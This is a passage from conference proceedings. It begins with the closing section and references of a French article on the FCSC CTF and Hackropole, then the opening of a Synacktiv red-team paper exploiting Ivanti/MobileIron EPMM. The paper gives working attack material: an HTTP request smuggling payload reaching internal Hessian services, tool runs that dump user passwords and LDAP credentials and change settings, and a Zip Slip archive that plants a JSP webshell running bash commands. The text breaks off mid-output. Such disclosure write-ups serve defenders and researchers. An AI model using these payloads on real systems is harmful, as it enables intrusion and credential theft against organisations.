Au-delà de ces statistiques de connexion, Hackropole a été accueilli positivement sur les réseaux sociaux et par les médias [20]. Des échanges informels dans divers cercles ont également confirmé l'intérêt de la communauté pour ce projet. À titre d'exemple, certains professeurs de l'enseignement supérieur français et européen envisagent d'utiliser des épreuves tirées d'Hackropole pour illustrer des concepts de sécurité informatique.

Pendant décembre, 221 solutions ont été proposées par la communauté et acceptées par la modération. Ces solutions sont modérées manuellement et acceptées ou rejetées selon la pertinence de la solution proposée, de son côté pédagogique, sa qualité de rédaction, etc. À titre d'exemple, les solutions qui consistent à passer à côté des épreuves en allant chercher le flag directement à l'intérieur du conteneur Docker sont automatiquement rejetées.

La plate-forme étant encore jeune, nous restons attentifs au retour de la communauté et à son évolution.

E Conclusion

Les pistes d'évolutions pour le FCSC ou la préparation à l'ECSC sont nombreuses. Tout d'abord, dans le cas du FCSC, les briques indépendantes d'infrastructure construites ces dernières années et détaillées dans cet article permettent d'envisager d'importantes évolutions. Une des pistes majeures que nous espérons explorer d'ici l'édition 2025 concerne la

possibilité pour les participants de démarrer une microVM individuelle à la demande. En effet, les VM et les conteneurs des épreuves sont pour l'instant partagés entre tous les participants, et les conséquences et limitations sont importantes. Cela demande par exemple un durcissement adapté des environnements afin que les utilisateurs soient suffisamment bien cloisonnés et qu'une mauvaise utilisation (malveillante ou non) n'impacte pas les autres utilisateurs. Ces problématiques deviendraient moins cruciales si les utilisateurs disposaient d'une VM individuelle qu'ils pourraient démarrer, éteindre, corrompre, etc. Du point de vue conception d'épreuves, cette possibilité offrirait également de nouvelles perspectives, avec par exemple des épreuves orientées réseau (e.g., *adversary-in-the-middle*), administration système, pentest, Windows, etc.

Toujours suite au FCSC, nous avons entamé la publication des améliorations et corrections que nous avons apportées au logiciel CTFd que nous utilisons comme interface utilisateur, et nous projetons de poursuivre dans cette direction. Il est prévu de proposer une contribution au code public de CTFd pour faciliter la mise en place de la vue matricielle du classement ainsi que les classements par catégories techniques que nous avons intégrés. La publication du code de certaines briques de l'infrastructure est également à l'étude.

Ensuite, dans le cadre de l'ECSC, les axes de développement sont plus limités étant donné que l'organisation de l'événement change tous les ans. En revanche, l'outillage pour les membres de la Team France pourrait être enrichi, en particulier pour le CTF de type « Attaque/Défense ». L'outil Shovel présenté précédemment a été développé pour cette occasion, mais des outils supplémentaires pourraient également être utiles. Dans ce mode de jeu, il est par exemple crucial d'être en mesure d'exécuter une même attaque en parallèle sur toutes les équipes adverses de manière simultanée. Ce type d'outil s'appelle un *launcher*, et bien qu'il en existe certains en source ouverte, par exemple `ataka`,[8] ils possèdent des limitations connues qui ne permettent pas d'être compétitif avec les meilleures équipes

Pour finir, de multiples pistes d'évolution de Hackropole sont envisageables, notamment pour toucher des personnes plus débutantes et leur faire découvrir des notions concrètes et techniques liées à la sécurité informatique, mais le temps des personnes impliquées est pour le moment le facteur le plus limitant.

Remerciements. Les auteurs de cet article souhaitent remercier l'ANSSI ainsi que toutes les personnes qui ont été impliquées de près ou de loin

[8] `https://github.com/OpenAttackDefenseTools/ataka`

dans l'organisation du FCSC ou la préparation à l'ECSC, et notamment Julien Raeis qui avait mis en place la première version de l'infrastructure utilisée pendant le FCSC en 2019. Les auteurs remercient également tous les participants du FCSC entre 2019 et 2024 ainsi que les alumnis de la Team France, sans qui le FCSC et la participation à l'ECSC ne seraient pas possibles.

Références

1. Hugo : The world's fastest framework for building websites. https://gohugo.io/.
2. ANSSI. Recommandations de sécurité relatives à un système GNU/Linux. https://cyber.gouv.fr/publications/recommandations-de-securite-relatives-un-systeme-gnulinux.
3. Cilium. Cilium bpf and xdp reference guide. https://docs.cilium.io/en/latest/bpf/.
4. Inc CommitGo. Gitea official website. https://about.gitea.com.
5. Kata Containers. Github - kata-containers. https://github.com/kata-containers.
6. NixOS contributors. Nix and nixos - declarative builds and deployments. https://nixos.org/.
7. Eelco Dolstra. The purely functional software deployment model. https://edolstra.github.io/pubs/phd-thesis.pdf.
8. The Linux Foundation. Linux kernel documentation for BPF maps. https://www.kernel.org/doc/html/v6.8/bpf/maps.html.
9. Google. Github - google/crosvm. https://github.com/google/crosvm.
10. Hadolitn. Github - hadolint/hadolint : Docker linter, validate inline bash, written in haskell. https://github.com/hadolint/hadolint.
11. HashiCorp. Packer : Create identical images for multiple platforms from a single source configuration. https://github.com/hashicorp/packer.
12. Red Hat. Ansible : simple it automation platform that makes your applications and systems easier to deploy and maintain. https://github.com/ansible/ansible.
13. Docker Inc. Docker : Docker helps developers bring their ideas to life by conquering the complexity of app development. https://github.com/docker.
14. Docker Inc. Swarm mode overview. https://docs.docker.com/engine/swarm.
15. Harness Inc. Drone ci – automate software testing and delivery. https://www.drone.io.
16. Alexandre Iooss. Shovel : Web interface to explore suricata eve outputs. https://github.com/ANSSI-FR/shovel.
17. Cyril Jaquier. fail2ban : Daemon to ban hosts that cause multiple authentication errors. https://github.com/fail2ban/fail2ban.
18. The kernel development community. Btrfs - the linux kernel documentation. https://docs.kernel.org/filesystems/btrfs.html.
19. Traefik Labs. Traefik proxy documentation. https://doc.traefik.io/traefik.

20. David Latouche. Testez vos compétences en cybersécurité avec hackropole ! https://www.dane.ac-versailles.fr/spip.php?article717.
21. CTFd LLC. CTFd : CTFs as you need them. https://github.com/CTFd/CTFd.
22. Levente Polyak. linux-hardened : Minimal supplement to upstream kernel self protection project changes. https://github.com/anthraxx/linux-hardened.
23. Alexander Popov. kernel-hardening-checker : A tool for checking the security hardening options of the linux kernel. https://github.com/a13xp0p0v/kernel-hardening-checker.
24. Linux Fondation Projects. Cloud hypervisor - run cloud virtual machines securely and efficiently. https://www.cloudhypervisor.org/.
25. Inc. Red Hat. Ansible collaborative. https://www.ansible.com/.
26. Inc. Red Hat. Gluster. https://www.gluster.org.
27. Rust-vmm. Github - rust-vmm. https://github.com/rust-vmm.
28. Amazon Web Services. Firecracker. https://firecracker-microvm.github.io.
29. TeamEurope. Tulip is a flow analyzer meant for use during attack / defence ctf competitions. it allows players to easily find some traffic related to their service and automatically generates python snippets to replicate attacks. https://github.com/OpenAttackDefenseTools/tulip.

Red teaming like an APT, a MobileIron 0-day exploit chain

Mehdi Elyassa
mehdi.elyassa@synacktiv.com

Synacktiv

Abstract. In early 2023, the Synacktiv team emulated an Advanced Persistent Threat (APT) actor during a red team engagement for a company with a mature external attack surface management program.
Among the commercial software exposed by the target, they focused on MobileIron/Ivanti EPMM, which is a Mobile Device Management (MDM) solution. Multiple zero-day issues were therefore discovered then exploited to compromise the deployment.
This article details the exploit chain used throughout the exercise and presents the post-exploitation techniques used to maintain access and then perform further attacks on the corporate network to reach critical assets.

A Introduction

A.1 Context

During a red team engagement in early 2023, we were confronted with a well-controlled public attack surface. The targeted company had a mature cybersecurity program which only gave little room for opportunistic attacks. This restricted attack surface led us to quickly focus our efforts on searching for zero-day vulnerabilities to gain a foothold on the internal network.

Among the commercial software exposed by the target, the presence of multiple MobileIron instances caught our attention. Indeed, in the past, severe vulnerabilities, such as *CVE-2020-15505* [2] or *CVE-2020-15506* [3] discovered by *Orange Tsai* [21], affected this line of products. This gave us confidence in our chances to discover new issues. Moreover, being a Mobile Device Management (MDM) software, its compromise would give us a comfortable position in the corporate network.

Furthermore, the product is deployed as a black-box appliance offering restricted shell access to administrators. Stealth wise, these instances are probably blind spots for the blue team since they are very limited in their log collection capabilities without breaking the ToS.

With all these elements in mind, MobileIron was the candidate on which research time was worth to be invested.

This article will first present how we discovered a zero-day exploit chain that led to the compromise of the MobileIron infrastructure. In a second part, we will detail the post-exploitation steps and how we took advantage of legitimate features to maintain our access then further compromise the Active Directory domain, until the whole corporate infrastructure and critical assets.

In the closing phase of our engagement, CISA and NCSC-NO released an advisory [6] about APT actors actively exploiting the MobileIron software to compromise several Norwegian organisations. From our observations, the vulnerabilities exploited during these events differ from the ones we leveraged.

A.2 Rules of engagement

Phishing campaigns and physical penetration testing were strictly prohibited by the customer for this operation.

The main objective was to emulate an APT actor with sufficient time and resources to elaborate a tailored attack in order to reach two critical applications. The latter were picked out as trophies for the exercise.

Naturally, neither the CERT nor the SOC team was made aware of the assessment.

B The MobileIron terminology / infrastructure

Ivanti Endpoint Manager Mobile (EPMM), formerly known as MobileIron Core, is a closed-source Mobile Device Management solution acquired in 2020 by Ivanti. As its old name suggests, this is the main component of the MDM suite. It mainly exposes two web portals:

- **MICS** : the MobileIron Configuration Service that supports the System Manager.
- **MIFS** : the MobileIron File Service that supports the user enrolment service and administrative features.

Each portal is a distinct Spring Java MVC application running in a dedicated Tomcat instance. A single Apache web server acts as a reverse proxy and implements most of the access control rules. When properly configured, the MIFS portal is exposed publicly whereas MICS is restricted to the internal network.

Regarding the attack surface, the Core instance exposes these noticeable TCP ports:

— 443 on which the MIFS portal is bound and should be exposed on the internet.
— 9997 for the MI Protocol, a proprietary TLS-secured protocol for device synchronization. It should also be exposed on the internet.
— 8443 on which the MICS portal is bound and should not be exposed on the internet.

Moreover, the Sentry component can be deployed as a standalone instance. It acts as an application gateway that tunnels traffic and data between mobile devices and corporate resources. Sentry can be configured either for:

— **ActiveSync** to relay the ActiveSync protocol from device to on-premise *Exchange* servers.
— **AppTunnel** to provide authenticated access to applications hosted on internal servers.

In a production deployment, companies usually deploy a Sentry instance for each configuration and geographical area. Moreover, firewalls are required to allow these instances to reach, from the DMZ, *Exchange* servers and internal applications at least on the HTTP service.

A standalone Sentry instance internally exposes port 8443 TCP for the MICS portal and publicly port 443 TCP for ActiveSync/AppTunnel traffic.

The following diagram represents a state of the art MobileIron deployment, similar to the one we were confronted to.




Fig. 1. Architecture of the deployment.

C Fingerprinting

As usual, fingerprinting the software version is a good starting point. On older versions, this can be achieved by inspecting the `/mifs/aaw/android/app.js` static file. The major version could be retrieved as follows:

```
$ curl -sk 'https://micore.local/mifs/aaw/android/app.js' | tr ';'
↪  '\n' | grep -B 1 playerProductInstall.swf | head -n1 | cut -d' '
↪  -f2 | cut -d'"' -f2
11.4.0
```

However, on recent versions above 11.4.0, the previous heuristic became ineffective since the `android.js` file is not updated anymore.

Hence, we relied on the classic `Last-Modified` header inspection of static resources. For example, the `logo.gif` file is a good candidate that returns a timestamp updated for each package.

```
# VSP 11.10.0.2 Build 6 (Branch core-11.10.0.2)
$ curl -isk 'https://micore1.local/mifs/images/logo.gif' | grep -a
↪  Last-Modified
Last-Modified: Sat, 22 Jul 2023 04:51:26 GMT

# VSP 11.8.0.0 Build 29 (Branch core-11.8.0.0)
$ curl -isk 'https://micore2.local/mifs/images/logo.gif' | grep -a
↪  Last-Modified
Last-Modified: Wed, 19 Oct 2022 18:54:00 GMT
```

This information can be cross-checked with the release dates in the revision history [10] to pinpoint the exact version:

D Breaching the Core

D.1 Request Smuggling Hessian messages

As stated earlier, our research was highly inspired by the code execution vector [20] discovered by Orange in 2020. It relied on the bypass of blocking rules of Apache `mod_rewrite` to reach the `/services` endpoint that deserializes user input in Hessian format.

Hessian is a binary web service protocol developed by Caucho Technology, that uses a field based marshaller. Deserializing untrusted data with this library can lead to arbitrary code execution [1].

However, after version 4.0.51, Hessian introduced support for type whitelisting as an optional mitigation to stop arbitrary types from being deserialized.

The protocol offers the ability to remotely call methods on web services. A Hessian 2.0 [19] binary conversation looks as follows:

```
# Hessian 2.0 Request - getPassword("user1")
c x02 x00                # RPC-style call
  m x00 x0b getPassword  # RPC method name
  S x00 x05 user1        # string argument
  z                      # end marker

# Hessian 2.0 Response
r x02 x00                # RPC reply
  S x00 x05 12345        # successful message/reply
  z                      # end marker
```

With that in mind, we focused our efforts on finding another way to circumvent the access controls to reach the Hessian services. Since we could not identify flaws in the Apache configuration, we started looking into the Tomcat and Apache httpd components in which we identified an issue in the `mod_proxy` and `mod_rewrite` modules permitting HTTP request smuggling.

The HTTP request smuggling attack class exploits parsing inconsistency between server implementations in an HTTP proxy server chain. It mainly revolves around divergent implementations of the RFC specification for the HTTP/1 protocol.

When the front-end and back-end systems rely on different boundaries between requests, an attacker might be able to send an ambiguous request that gets interpreted differently. A single request to the front-end is consequently being processed by the back-end as two requests. Such attack circumvents security controls implemented by the front-end system.

An issue of this kind was discovered and reported by Lars Krapf, from Adobe, before we had the chance to, during our engagement. The issue is tracked as CVE-2023-25690 [4] and described as follows:

> Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution.

To sum up, when a URL matches a `RewriteRule` directive configured with the `PT|passthrough` flag, it is passed back through URL mapping. Before this loop occurs, some characters are URL-decoded before matching the `ProxyPass` directive and being inserted into the proxied request. Among the decoded characters, the `\%0A` sequence is allowed.

Thus, it is transformed to a Line Feed (`\n`) character, leading to an LF injection.

This behaviour is dangerous when the back-end is a Tomcat server, since it threats both LF and CRLF (Carriage Return Line Feed, `\r\n`) sequences as valid end-of-line markers, whereas Apache httpd only accepts CRLF sequences, in compliance with RFC2616 [9].

The conditions required for such vulnerability are precisely met in the Apache configuration of the MIFS portal.

```
$ cat /etc/httpd/conf.d/ssl.conf
[...]
#
#  Portal Service
#

<VirtualHost _default_:443>
#
# Deny all OPTIONS requests out of the gate.
#
  RewriteEngine On
  [...]
  ProxyPass   /mifs           http://127.0.0.1:8081/mifs  retry=5
  ProxyPassReverse /mifs      http://127.0.0.1:8081/mifs
  [...]
# For backwards compat with existing Local CAs.
#
  RewriteRule  ^/ca/(.*)$      /mifs/ca/$1       [PT]
#
#  For convenience/backwards compat with existing deployments
#
  RewriteRule  ^/status/(.*)$  /mifs/status/$1   [PT]
#
#  OAuth2 endpoints
#
  RewriteRule  ^/oauth/(.*)$   /mifs/o/oauth/$1  [PT]
[...]
```

Therefore, this LF injection allowed us to smuggle requests to the back-end Tomcat instances running the MIFS portal.

The following example smuggles a request to the `LogService` endpoint.

```
1 GET /oauth/%3fabc%20HTTP/1.1%0aUser-Agent:CRLF-Agent%0aHost:%20127.0.0.
  ↪ 1%0a%0aPOST%20/mifs/services/LogService%20HTTP/1.1%0aA:AAA
  ↪ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla
4 Content-Length: 0
```

In the Tomcat debug logs, we could confirm the vulnerability by witnessing two well-formed requests in the `HTTP11InputBuffer` object.

```
1  $ cat /mi/tomcat/logs/catalina.log
2  [...]
3  15-Feb-2023 14:34:59.315 FINE [http-nio-127.0.0.1-8081-exec-2]
   ↪ org.apache.coyote.http11.Http11InputBuffer.fill Received [
4  GET /mifs/o/oauth/?abc HTTP/1.1
5  User-Agent:CRLF-Agent
6  Host: 127.0.0.1
7
8  POST /mifs/services/LogService HTTP/1.1
9  A:AAA HTTP/1.1
10 Host: 127.0.0.1
11 User-Agent: Mozilla
12 X-MobileIron-Request-Line: GET
   ↪ /oauth/%3fabc%20HTTP/1.1%0aUser-Agent:CRLF-Agent%0aHost:%20127.0.0.
   ↪ 1%0a%0aPOST%20/mifs/services/LogService%20HTTP/1.1%0aA:AAA
   ↪ HTTP/1.1
13 X-Forwarded-For: 127.0.0.1
14 X-Forwarded-Host: 127.0.0.1
15 X-Forwarded-Server: micore.local
16 Connection: Keep-Alive
17 Content-Length: 0
```

The following visualization represents the attack in the context of a MobileIron instance.




Fig. 2. MobileIron Request Smuggling.

With this request smuggling vector circumventing the blocking access controls, we initially thought it would be a straight code execution with user input deserialization via the Hessian services. Unfortunately, the patch for *CVE-2020-15505* [2] introduced restrictions regarding the objects that can be deserialized.

Indeed, a whitelist is now configured in the custom `CompatibleHessianServiceExporter` class, which extends the servlet HTTP request handler that exports specific beans as Hessian service endpoints. The whitelist is configured via a `com.caucho.hessian.io.SerializerFactory` instance, that calls the `allow` and `setWhitelist` of `com.caucho.hessian.io.ClassFactory`.

```
1   // common-vsp-11.4.0.0-SNAPSHOT.jar :
    ↪  com/mi/eas/service/CompatibleHessianServiceExporter.java
2
3   import com.caucho.hessian.io.SerializerFactory;
4   // [...]
5
6     public class CompatibleHessianServiceExporter extends HessianServiceExporter
      ↪  implements HttpRequestHandler {
7       private static final Logger LOG =
        ↪  LoggerFactory.getLogger(CompatibleHessianServiceExporter.class);
8
9       private SerializerFactory mySerializerFactory = new SerializerFactory();
10
11      public void handleRequest(HttpServletRequest request, HttpServletResponse
        ↪  response) throws ServletException, IOException {
12        LOG.debug("Hessian request URL {}", request.getRequestURL());
13        super.handleRequest(request, response);
14      }
15
16      protected void doInvoke(HessianSkeleton skeleton, InputStream inputStream,
        ↪  OutputStream outputStream) throws Throwable {
17        LOG.debug("Hessian request doInvoke ");
18        HessianFactory factory = new HessianFactory();
19        this.mySerializerFactory.getClassFactory().allow("com.mi.*");
20        this.mySerializerFactory.getClassFactory().allow("com.middleware.*");
21        this.mySerializerFactory.getClassFactory().allow("com.mobileiron.*");
22        this.mySerializerFactory.getClassFactory().setWhitelist(true);
23        factory.setSerializerFactory(this.mySerializerFactory);
24        skeleton.setHessianFactory(factory);
25        setSerializerFactory(this.mySerializerFactory);
26        super.doInvoke(skeleton, inputStream, outputStream);
27      }
28  // [...]
29  }
```

Consequently, the whitelist set by the Hessian request handler restricts deserialization to classes matching the following paths:

- `com.mi.*`
- `com.middleware.*`

— com.mobileiron.*
— java.* (allowed by default in _staticAllowList of ClassFactory)

Since this protection restricts usage of well-known deserialization gadgets, we undertook a review of the private MobileIron classes hoping to discover a gadget. Failing to do so, we looked for features exposed by the Hessian services that could help extend the attack surface or extract data.

Indeed, many Hessian services include sensitive features among which some are related to administrative tasks. The WEB-INF/remoting-servlet.xml file maps Hessian endpoints to service interfaces.

```
1  // mifs.war: WEB-INF/remoting-servlet.xml
2  <?xml version="1.0" encoding="UTF-8"?>
3  <beans xmlns="http://www.springframework.org/schema/beans"
4         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
5         xsi:schemaLocation="http://www.springframework.org/schema/beans
          ↪  http://www.springframework.org/schema/beans/spring-beans-2.0
          ↪  .xsd">
6    <bean class="org.springframework.web.servlet.handler.SimpleUrlHandler
     ↪  Mapping">
7      <property name="urlMap">
8        <map>
9  [...]
10         <entry key="/UserService">
11           <ref bean="userServiceExporterHessian"/>
12         </entry>
13 [...]
14   <bean name="userServiceExporterHessian"
     ↪  class="com.mi.eas.service.CompatibleHessianServiceExporter">
15     <property name="service" ref="userService"/>
16     <property name="serviceInterface"
       ↪  value="com.mi.mifs.service.MIUserService"/>
17   </bean>
```

For each service, the interface defines the methods which can be remotely called via the Hessian protocol.

For UserService, we have mainly targeted the getAllUsers and retrieveUserPassword methods to compromise user credentials.

```
1  public interface MIUserService {
2  |// [...]|
3
4    UserServiceResultDTO getAllUsers();
```

```
5
6     MIUserDTO getLDAPUserByPrincipalOrEmail(String paramString);
7
8     MIUserDTO findUser(String paramString);
9   |// [...]|
10    byte[] retrieveUserPasswordInBytes(String paramString);
11
12    @Deprecated
13    String retrieveUserPassword(String paramString);
14  }
```

To automate exploitation of the request smuggling, we built a script *mi_desync.py* [14] that calls a set of services and methods that were useful for our intrusion. As a disclaimer, we would like to stress out that this kind of attack causes a desynchronization between the front-end and the back-end, which is a non-negligible side effect for other users, especially on production environments.

Back to the intrusion, the first `UserService` method we called was `getAllUsers`. Its output is a dump of the users table from the database. The format of the hash reflected in the `passcode` attribute is detailed later. LDAP users have their `userSource` attribute set to `D`.

```
1   $ mi_desync.py -t https://micore.local getAllUsers | jq '.[] |
    ↪  {principal, email, passcode}'
2   [*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Age⌋
    ↪  nt:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/UserService%⌋
    ↪  20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
3   [+] Got Hessian reply with object of type UserServiceResultDTO
4   {
5     "id": 9000,
6     "principal": "misystem",
7     "email": null,
8     "passcode": null,
9     "userSource": "L"
10  }
11  {
12    "id": 9001,
13    "principal": "admin",
14    "email": null,
15    "passcode": "V2;KyC4Z/jQI4zLOInyCtWZ2g==;F24/vblg/tAaIpwtbY5+PQ==",
16    "userSource": "L"
17  }
18  {
19    "id": 9002,
20    "principal": "user1",
21    "email": "user@user.local",
```

```
22    "passcode": "V2;pAFG40EHi8plFjiM06jmXw==;0qIyyiUZvog3wsw9hVzDTg==",
23    "userSource": "L"
24  }
25  {
26    "id": 9003,
27    "principal": "ayrton",
28    "email": "ayrton@dev.local",
29    "passcode": "V2;el0SrMuwGyKKFyV3X2wEJg==;taWzeor96bvJfX+kU0y1sA==",
30    "userSource": "D"
31  }
```

With the list of valid usernames, we abused the `retrieveUserPassword` method to retrieve many plaintext passwords.

```
1  $ mi_desync.py -t https://micore.local retrieveUserPassword ayrton
2  [*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Age
   ↪  nt:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/UserService%
   ↪  20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
3  [+] Got Hessian reply with object of type str
4  ["SuperSecureADPassword123"]
```

Being able to retrieve the user's password in a non-hashed format was pretty surprising. Nevertheless, upon replaying the exploit on a local instance, the `retrieveUserPassword` method returned empty strings.

Indeed, this behaviour is not enabled by default, but a particular `MISetting` property named `saveUserPassword` controls it. When set to `true`, the password is stored in an encrypted form.

```
1  // mifs.war : WEB-INF/classes/com/mi/middleware/service/impl/MIUserServ
   ↪  iceImpl.java
2  private boolean canStoreUserPassword() {
3      MISetting setting = this.settingsDAO.getSettingByProperty(MISetting
       ↪  Type.SAVE_USER_PASSWORD.getName());
4      if (setting == null)
5        return false;
6      String settingValue = setting.getValue();
7      if ("false".equalsIgnoreCase(settingValue))
8        return false;
9      return true;
10   }
```

For users federated with LDAP, the application saves the bind password at each log on. In an Active Directory environment, domain credentials are saved by this feature which is dangerous. Moreover, when enabled, the `mi_user` database table has both its `password_hash` and `password`

columns populated. The latter stores an encrypted value in a particular format that will be detailed later.

Several methods exposed by `SettingsService`, implemented by the `com.mi.middleware.service.impl.MISettingCache` class, allow querying the MI settings. Hence in the script, we have implemented a call to the `getSettingsByProperty` that returns values by property names. The value of the `saveUserPassword` property can be queried as follows:

```
$ mi_desync.py -t https://micore.local  getSettingsByProperty
↪  saveUserPassword | jq
[*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-Age
↪  nt:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/SettingsServ
↪  ice%20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
[+] Got Hessian reply with object of type tuple
[
  [
    {
      "miSettingId": 28,
      "property": "saveUserPassword",
      "value": "false",
      "uuid": null,
      "id": null,
      "principal": null,
      "deviceSpaceId": 1,
      "deviceSpacePath": "/1/",
      "modifiedAt": "03/23/2010, 00:00:00"
    }
  ]
]
```

In case the property is set to `false` or is undefined, the feature can be enabled manually to start saving passwords by calling to the `saveOrUpdateSettings` method.

```
$ mi_desync.py -t https://micore.local  setSaveUserPassword 1
    [*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser
    ↪  -Agent:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/Sett
    ↪  ingsService%20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
  [+] Got Hessian reply with object of type MISettingsResultDTO
    []

$ mi_desync.py -t https://micore.local  getSettingsByProperty
↪  saveUserPassword
  [*] Calling : https://micore.local/ca/smuggle%3fa%20HTTP/1.1%0aUser-A
  ↪  gent:Mozilla%0aHost:127.0.0.1%0a%0aPOST%20/mifs/services/Settings
  ↪  Service%20HTTP/1.1%0aX-Forwarded-For:127.0.0.1%0aA:B
[+] Got Hessian reply with object of type tuple
```

```
9     [
10      [
11        {
12          "miSettingId": 28,
13          "property": "saveUserPassword",
14          "value": "1",
15          "uuid": null,
16          "id": null,
17          "principal": null,
18          "deviceSpaceId": 1,
19          "deviceSpacePath": "/1/",
20          "modifiedAt": "11/01/2023, 01:01:01"
21        }
22      ]
23    ]
```

Another interesting method to abuse was `getLDAPConfigs` on the `LDAPService`. It returns an `MIDirectoryConfig` object in which the `authPrincipal` and `authPassword` attributes are plaintext credentials of the domain account used by the appliance to synchronize objects from the LDAP directory.

```
1   $ mi_desync.py -t https://micore.local getLDAPConfigs | jq
2   [
3     [
4       {
5         "id": 1,
6         "enabled": true,
7         "name": "ldap-1701187671036",
8         "url": "ldaps://DC.DEV.LOCAL",
9         "failoverUrl": null,
10        "authPrincipal": "mobileiron-svc",
11        "searchTimeout": "30",
12        "referralAction": "ignore",
13        "adDomain": "dev.local",
14        "baseDn": "dc=dev,dc=local",
15        "containerSearchFilter":
          ↪  "(|(objectClass=organizationalUnit)(objectClass=container))",
16        "userBaseDn": "dc=dev,dc=local",
17        "userSearchFilter": "(&(objectClass=user)(objectClass=person))",
18  [...]
19        "proxyUserIdAttributeName": "(proxyAddresses=*smtp:{0}*)",
20        "enableProxyUserIdAttribute": false,
21        "userNameSearchString": "(|(FIRST_NAME={0}*)(LAST_NAME={0}*)(DIS⌋
          ↪  PLAY_NAME={0}*)(UID={0}*)(EMAIL_ADDR={0}*))",
22        "groupBaseDn": "dc=dev,dc=local",
23  [...]
24        "authPassword": "Password",
```

```
25        "loginContext": null,
26        "envProps": {},
27        "extraUserAttributes": [],
28        "directoryType": {
29          "name": "ACTIVE_DIRECTORY"
30        }
31      }
32    ]
33  ]
```

D.2 Zip Slip the webshell

After retrieving the password of a MobileIron administrator, we started looking for flaws affecting authenticated features. As a result, a post-authentication arbitrary file write was discovered, then disclosed to Ivanti in an advisory [7]. The vendor confirmed the issue and indicated that all versions were affected. However, despite our numerous follow-up messages, we only got a deafening silence from Ivanti. At the time of writing, this issue has no CVE reference nor patch.

On the MIFS portal, the vulnerability occurs in the GPO import feature, restricted to administrators, that unsafely processes ZIP files. Indeed, during the extraction, the application uses unsanitized archive entry names to build destination paths. Therefore, by crafting an archive holding filenames with directory traversal sequences, one can write arbitrary files to the file system as the `tomcat` user. Such attack is referred to as the Zip Slip exploit.

We have exploited this vulnerability to write a webshell in the MIFS webroot. To discreetly reach the webshell, we overwrote the existing `/mi/tomcat/webapps/mifs/401.jsp` error page with an altered version including the newly created `session.jsp` file implementing the webshell logic.

To forge Zip Slip archives, we wrote the *genZip.java* [15] class. It can be used as follows:

```
1  $ cat zipit/session.jsp
2  <%@ page import="java.util.*,java.io.*"%>
3  <%@ page trimDirectiveWhitespaces="true"%>
4  <%
5      if (request.getHeader("WS") != null) {
6          String kp = request.getHeader("WS");
7          out.println("$> " + kp);
```

```
8         Process p = Runtime.getRuntime().exec(new String[]{"bash",
          ↪  "-c", kp});
9   [...]
10      }
11  %>
12
13  $ cat zipit/401.jsp
14  <%@ include file="baseURL.jsp"%>
15  <%@ include file="session.jsp"%>
16  <%
17  response.addHeader("WWW-Authenticate", "BASIC realm=\"Spring Security
    ↪  Application\"");
18  response.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
19  %>
20
21  <html>
22  <head>
23      <title>401 Error - Authentication Failed</title>
24  </head>
25  [...]
26
27  $ javac genZip.java && java genZip
28  $ base64 -d genZip.out > payload.zip
29  $ unzip -l payload.zip
30  Archive:  payload.zip
31    Length      Date    Time    Name
32  ---------  ---------- -----   ----
33        609  2023-08-01 10:16
          ↪  ../../../../mi/tomcat/webapps/mifs/session.jsp
34        564  2023-08-01 10:16   ../../../../mi/tomcat/webapps/mifs/401.jsp
35  ---------                     -------
36       1173                     2 files
```

Delivering the archive can be achieved with a simple `curl` and a basic authentication header for an account with enough privileges:

```
1   $ curl -k https://micore.local/mifs/rest/api/v2/component/gpo/import -u
    ↪  'user1:***' -H 'Referer: http://micore.local/' -F
    ↪  admxZipPackage=@zipslip/mi_zip/payload.zip
2     {"errors":null,"result":"Access is denied","success":false}
3
4   $ curl -k https://micore.local/mifs/rest/api/v2/component/gpo/import -u
    ↪  'admin:***' -H 'Referer: http://micore.local/' -F
    ↪  admxZipPackage=@zipslip/mi_zip/payload.zip
5   {"errors":null,"result":"Admx package successfully
    ↪  ingested","success":true}
6
7   $ curl -k https://micore.local/mifs/401.jsp -H 'WS: id'
```

```
8 $> id
